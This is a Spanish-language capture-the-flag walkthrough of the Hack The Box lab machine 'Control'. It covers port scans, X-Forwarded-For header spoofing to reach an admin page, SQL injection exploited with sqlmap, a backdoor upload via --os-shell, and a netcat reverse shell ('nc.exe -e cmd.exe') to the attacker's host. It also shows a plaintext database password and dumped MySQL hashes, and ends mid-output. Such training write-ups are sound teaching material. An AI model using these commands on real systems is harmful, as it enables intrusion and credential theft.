

EthicalHCOP

Como siempre, en cada máquina se aprende algo nuevo y control no fue la excepción. A pesar de tener explotaciones muy parecidas a un par de máquinas ya retiradas (jarvis y sniper) y una máquina activa (remote), siempre habrán cosas nuevas como comandos o técnicas las cuales nos pueden servir más adelante.

Reconocimiento y escaneo.

```
# Nmap 7.80 scan initiated Sat Apr  4 22:33:36 2020 as: nmap -sV -sS -p- -oN controlNMAP.txt 10.10.10.167
Nmap scan report for 10.10.10.167
Host is up (0.088s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
135/tcp    open  msrpc   Microsoft Windows RPC
3306/tcp   open  mysql?
49666/tcp  open  msrpc   Microsoft Windows RPC
49667/tcp  open  msrpc   Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
```


Finalizado el nmap, vemos un par de puertos muy comunes en servidores web (80 /http y 3306 mysql). Así que lanzamos otro nmap un poco más agresivo para ver mejor el detalle de dichos servicios.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/control]
#nmap -p 80,3306 -A 10.10.10.167
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-05 11:01 -05
Nmap scan report for 10.10.10.167
Host is up (0.082s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_   http-server-header: Microsoft-IIS/10.0
|_   http-title: Fidelity
3306/tcp  open  mysql?
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, GenericLines, GetRequest, HTTPOptions, JavaRMI, LDAPBin
dReq, LDAPSearchReq, LPDString, NCP, NULL, NotesRPC, RTSPRequest, SIPOptions, Te
rminalServer, WMSRequest:
|_   Host '10.10.14.44' is not allowed to connect to this MariaDB server
```

Este segundo escaneo nos muestra alguna información adicional sobre los servicios y uno de ellos (mysql) con un mensaje avisando que no recibe conexiones remotas.

Así que pasamos a revisar el contenido del sitio web alojado y encontramos un sitio web sencillo y con pocos detalles.



Sin embargo, si accedemos desde la opción admin del menú encontramos un mensaje que nos impide acceder a esa ubicación.




Access Denied: Header Missing. Please ensure you go through the proxy to access this page

Este mensaje nos indica que hace falta un header para acceder. También, analizando el código fuente del sitio, encontramos el siguiente comentario.

```
view-source:10.10.10.167/index.php
<script type="text/javascript" src="assets/js/functions.js"></script>
<meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
<link rel="stylesheet" href="assets/css/main.css" />
<noscript>
  <link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
</head>
<body class="is-preload landing">
  <div id="page-wrapper">
    <!-- To Do:
    - Import Products
    - Link to new payment system
    - Enable SSL (Certificates location \\192.168.4.28\myfiles)
    <!-- Header -->
    <header id="header">
      <h1 id="logo"><a href="index.php">Fidelity</a></h1>
      <nav id="nav">
        <ul>
```

Así que dando una búsqueda por google con diferentes parametros de búsqueda, encontramos el header x-forwarded-for.



<https://developer.mozilla.org/es/docs/Web/HTTP/Headers/X-Forwarded-For>

Con este Header podremos hacer una petición a un sitio web a través de un proxy a nombre de una ip que no sea la nuestra, ya que podremos cambiar el valor de este header que se envía con nuestra ip a otra, y ya que anteriormente encontramos una ip en un comentario haremos uso de esta para enviar peticiones a su nombre.

X-Forwarded-For

Tecnología web para desarrolladores > HTTP > HTTP headers > X-Forwarded-For

Español ▾

En esta página

- Sintaxis
- Directivas
- Ejemplos
- Especificaciones
- Browser compatibility
- See also



This translation is incomplete. [Please help translate this article from English](#)

La cabecera **X-Forwarded-For** (XFF) es un estándar de facto para identificar el origen de la dirección IP de un cliente conectado a un servidor web a través de un proxy HTTP o un balanceador de carga. Cuando se intercepta el tráfico entre cliente y servidores, los registros de los servidores de acceso contienen sólo la dirección IP del proxy o del balanceador de carga. Para ver la dirección IP original del cliente, se utiliza la cabecera **X-Forwarded-For**.

Para ello, vamos a usar burpsuite que nos permite navegar a través de un proxy y agregar el header faltante.

Request


Raw

Headers


Hex

```
1 GET /admin.php HTTP/1.1
2 Host: 10.10.10.167
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://10.10.10.167/about.php
10 Upgrade-Insecure-Requests: 1
11 X-Forwarded-For: 192.168.4.28
```

Y en el navegador se nos muestra el contenido del sitio del admin. con un listado, un buscador un varios crud en la parte inferior.




Sin embargo, al momento de recargar o hacer una petición en el sitio este pierde su header y retorna al mensaje anterior.



Access Denied: Header Missing. Please ensure you go through the proxy to access this page

Explorando por burp, encontré esta sección que me permite fijar un header en cada una de las peticiones que se hagan a través del proxy. Así que añadí un nuevo atributo especificando que es un header enviado en el request y que al final del encabezado (encuentra un espacio vacío) coloque el siguiente header de manera literal (no es una expresión regular)



Permitiendo la exploración sin problemas del sitio admin colocando en cada petición que se haga a través del proxy dicho header.

Find Products

Search

Latest Products

Name	Quantity	Action
D-Link DWA-171	5	<div>ViewUpdateDelete</div>
Asus USB-AC53 Nano	25	<div>ViewUpdateDelete</div>
Asus USB-AC68	5	<div>ViewUpdateDelete</div>
Cloud Server	2	<div>ViewUpdateDelete</div>
p	1	<div>ViewUpdateDelete</div>

Create Product

Name	Quantity	Category	Price
<input type="text"/>	<input type="text"/>	<div>Adap... ▼</div>	<input type="text"/>

Create

Explotación de Usuario.

Luego de explorar el sitio web y los diferentes crud, encontramos que en el buscador de la parte superior del sitio contiene un error SQL al ingresar una comilla simple.

Find Products

Search

Latest Products

Products

Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '""' at line 1

Id	Name	Quantity	Category	Price
----	------	----------	----------	-------

Back

Si intentamos un comando SQLi nos retorna todos los productos de manera exitosa, confirmando así la existencia de una SQLi en ese campo.

Find Products

'or'1'='1

Search

Latest Products

Products

Id	Name	Quantity	Category	Price	
26	Cloud Server	2	1	20	0
31	TP-LINK TL-WN722N v3	15	2	60	0
32	D-Link DWA-171	5	2	29	0
33	TP-LINK Archer T2UH v2	25	2	111	0
34	Asus USB-AC53 Nano	25	2	11	0
35	TP-LINK TL-WN725N v3	24	2	19	0
36	StarTech USB867WAC22	5	2	100	0
37	Asus USB-AC68	5	2	100	0
38	p	1	1	1	0

Antes de centrarnos en la explotación en ese campo, damos un vistazo por los otros crud con pruebas como sqli de segundo orden y xss.


Latest Products

Name	Quantity	Action		
D-Link DWA-171	5	<button>View</button>	<button>Update</button>	<button>Delete</button>
'or'1'='1 --	12	<button>View</button>	<button>Update</button>	<button>Delete</button>
Asus USB-AC53 Nano	25	<button>View</button>	<button>Update</button>	<button>Delete</button>
Asus USB-AC68	5	<button>View</button>	<button>Update</button>	<button>Delete</button>
Cloud Server	2	<button>View</button>	<button>Update</button>	<button>Delete</button>

Create Product

Name	Quantity	Category	Price
<input type="text" value="<script>alert('xss');</scrip"/>	<input type="text" value="12"/>	<input type="text" value="Adap..."/> ▼	<input type="text" value="12"/>
<input type="button" value="Create"/>			


Sin embargo, la explotación del xss dejaba el sitio cargando y no dejaba continuar más, por lo que esto hacía reiniciar la máquina.



Recreando lo que una vez se hizo en la máquina Jarvis, usaremos sqlmap para analizar dicha sqli y para ellos podemos usar 2 maneras para ejecutar sqlmap con los datos del sitio a atacar.

La primera de ella es exportando la petición hecha en burpsuite al parámetro vulnerable, una vez exportado se llama desde sqlmap con la bandera -r File

<https://securityonline.info/sqlmap-post-request-injection/>



En lo personal la forma anterior es nueva para mi.

<http://carnal0wnage.attackresearch.com/2011/03/sqlmap-with-post-requests.html>

La segunda manera es un poco más tradicional y consta de ingresar manualmente los parámetros que necesitamos para que sqlmap pueda realizar su ataque.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/control
#sqlmap -u "http://10.10.10.167/search_products.php" --method POST --data p
productName=0 -p productName -H "X-Forwarded-For: 192.168.4.28" --dbs

H
[.] {1.4.3#stable}
- . [.] . ' .
[.] [.] [.] [.] [.] [.]
|V... | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
```

Al ser literalmente el mismo comando realizando la misma solicitud de extraer las bases de datos de esta máquina, vemos que en ambos resultados se muestra la misma información.

```
[01:15:03] [INFO] resumed: 'warehouse'
available databases [3]:
[*] information_schema
[*] mysql
[*] warehouse

[01:15:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/

[*] ending @ 01:15:03 /2020-04-06/

[redacted@parrot]~[/home/ethicalhackingcop/Descargas/HTB/control]
#

available databases [3]:
[*] information_schema
[*] mysql
[*] warehouse

[01:16:41] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
10.10.10.167'

[*] ending @ 01:16:41 /2020-04-06/

[redacted@parrot]~[/home/ethicalhackingcop/Descargas/HTB/control]
#
```

Ya sabiendo que puedo acceder a la base de datos mediante una SQLi, llevemos esta explotación un paso más al frente e intentemos obtener una shell de la máquina usando la bandera `-os-shell` en el `SQLMAP`.


```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/control]
#sqlmap -u "http://10.10.10.167/search_products.php" --method POST --data productName=0
-p productName -H "X-Forwarded-For: 192.168.4.28" --dbms mysql --os-shell

H
[ ] {1.4.3#stable}
- | . [ ] | . ' | . |
- | [ ] | | | | |
|_ | V... | | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program
```

Este en su proceso de conexión a la shell, nos pregunta algunas cosas técnicas como el lenguaje del sitio y la ubicación del aplicativo. Este normalmente si es linux se encuentra en la carpeta (/var/www o /var/www/html) y si es windows normalmente se encuentra en (C:\xampp\htdocs, C:\wamp\www ó C:\Inetpub\wwwroot) sin embargo estas ubicaciones pueden cambiar según el sysadmin o el que haya implementado el aplicativo.

```
[03:57:02] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)

do you want sqlmap to further try to provoke the full path disclosure? [Y/n]
[03:59:46] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[03:59:46] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('C:/xampp/htdocs/, C:/wamp/www/, C:/Inetpub/wwwroot/') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
>

[04:01:16] [INFO] the backdoor has been successfully uploaded on 'C:/Inetpub/wwwroot/' - htt
p://10.10.10.167:80/tmpbudoc.php
[04:01:16] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output: 'nt authority\iusr'
os-shell>
```

Una vez creada la shell, en lo personal no me gusta este tipo de consolas ya que suelen ser un poco restringidas, así que trasladó esta consola a una conexión mediante el netcat.

```

os-shell>
os-shell> \\10.10.14.44\control\nc.exe -e cmd.exe 10.10.14.44 1234
do you want to retrieve the command standard output? [Y/n/a]
No output
os-shell>

```

```

[root@parrot]--[ /home/ethicalhackingcop/Descargas/HTB/control ]
#nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.44] from (UNKNOWN) [10.10.10.167] 49994
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot>

```

Una vez devuelta la conexión que nos da el cmd.exe para ejecutar comandos libremente en la consola, podemos navegar de una manera mucho más cómoda por el sistema.

Al ser este un aplicativo conectado a la base de datos, en algún lugar de sus archivos de configuración guarda las credenciales para acceder a este. (sin embargo, recuerden que en esta máquina podemos acceder a la db mediante sqlmap)

```

C:\inetpub\wwwroot>dir
dir
Volume in drive C has no label.
Volume Serial Number is C05D-877F

Directory of C:\inetpub\wwwroot

04/07/2020  07:04 AM    <DIR>          .
04/07/2020  07:04 AM    <DIR>          ..
11/05/2019  03:42 PM             7,867 about.php
11/20/2019  02:16 AM             7,350 admin.php
10/23/2019  05:02 PM    <DIR>          assets
11/05/2019  03:42 PM             479 create_category.php
11/05/2019  03:42 PM             585 create_product.php
11/05/2019  03:42 PM             904 database.php
11/05/2019  03:42 PM             423 delete_category.php
11/05/2019  03:42 PM             558 delete_product.php
11/05/2019  03:42 PM    <DIR>          images
11/19/2019  06:57 PM             3,145 index.php
11/05/2019  03:42 PM            17,128 LICENSE.txt
11/19/2019  07:07 PM             3,578 search_products.php
04/07/2020  04:26 AM             890 tmpbcnyp.php
04/07/2020  05:07 AM             890 tmpbgpgp.php

```



```

C:\inetpub\wwwroot>type database.php
type database.php
<?php
class Database
{
    private static $dbName = 'warehouse' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'manager';
    private static $dbUserPassword = 'l3tm3!n';

    private static $cont = null;

    public function __construct() {
        die('Init function is not allowed');
    }
}

```

Es muy típico en los desarrolladores ó los que implementan los aplicativos hagan reutilización de las contraseñas, es decir, la contraseñas que usamos para acceder a un sistema con nuestro usuario, la utilizamos para que los aplicativos puedan autenticarse.

```

C:\inetpub\wwwroot>dir C:\Users
dir C:\Users
Volume in drive C has no label.
Volume Serial Number is C05D-877F

Directory of C:\Users

11/05/2019  03:34 PM    <DIR>          .
11/05/2019  03:34 PM    <DIR>          ..
11/05/2019  03:34 PM    <DIR>          Administrator
11/01/2019  12:09 PM    <DIR>          Hector
10/21/2019  05:29 PM    <DIR>          Public
               0 File(s)                0 bytes
               5 Dir(s)  43,606,470,656 bytes free

```

Luego de mirar cuales usuarios están en el sistema, intentamos ejecutar órdenes como hector con la contraseña encontrada en la db, pero este comando no deja ingresar la contraseña y cancela la ejecución una vez muestra el campo para ingresarlo.


```
C:\inetpub\wwwroot>runas /user:Hector " cmd / whoami
runas /user:Hector " cmd / whoami
Enter the password for Hector:

C:\inetpub\wwwroot>
```

De igual manera, si intentamos invoke-command con estos datos nos dice que falló la autenticación. Así que otro lugar en el que se suelen hacer reutilización de usuarios y contraseñas son los usuarios de la base de datos, para ello con sqlmap tenemos 2 maneras, navegar directamente hasta la base de datos mysql y extraer sus usuarios y sus hash ó utilizar el parámetro --passwords el cual extraerá los mismos datos de la db mysql.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/control]
#sqlmap -u "http://10.10.10.167/search_products.php" --method POST --data
productName=0 -p productName -H "X-Forwarded-For: 192.168.4.28" --passwords

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program
```

Al finalizar la extracción, vemos que este nos dice que si queremos intentar crackear esos hashes y si deseamos utilizar una diccionario propio , si no este usara uno predeterminado.

```
[02:18:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5 (MariaDB fork)
[02:18:29] [INFO] fetching database users password hashes
[02:18:29] [INFO] resumed: 'root','*0A4A5CAD344718DC418035A1F4D292BA603134D8'
[02:18:29] [INFO] resumed: 'root','*0A4A5CAD344718DC418035A1F4D292BA603134D8'
[02:18:29] [INFO] resumed: 'root','*0A4A5CAD344718DC418035A1F4D292BA603134D8'
[02:18:29] [INFO] resumed: 'root','*0A4A5CAD344718DC418035A1F4D292BA603134D8'
[02:18:29] [INFO] resumed: 'manager','*CFE3EEE434B38CBF709AD67A4DCDEA476CBA...'
[02:18:29] [INFO] resumed: 'hector','*0E178792E8FC304A2E3133D535D38CAF1DA3C...'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N]
do you want to perform a dictionary-based attack against retrieved password ha
shes? [Y/n/q]
[02:18:36] [INFO] using hash method 'mysql_passwd'
[02:18:36] [INFO] resuming password 'l3tm3!n' for hash '*cfe3eee434b38cbf709ad
67a4dcdea476cba7fda' for user 'manager'
what dictionary do you want to use?
```

```

[02:18:39] [INFO] starting dictionary-based cracking (mysql_passwd)
[02:18:39] [INFO] starting 2 processes
database management system users password hashes:
[*] hector [1]:
    password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
[*] manager [1]:
    password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
    clear-text password: l3tm3!n
[*] root [1]:
